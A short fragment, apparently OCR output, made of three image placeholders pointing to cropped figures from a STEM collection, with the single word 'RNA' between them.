




RNA




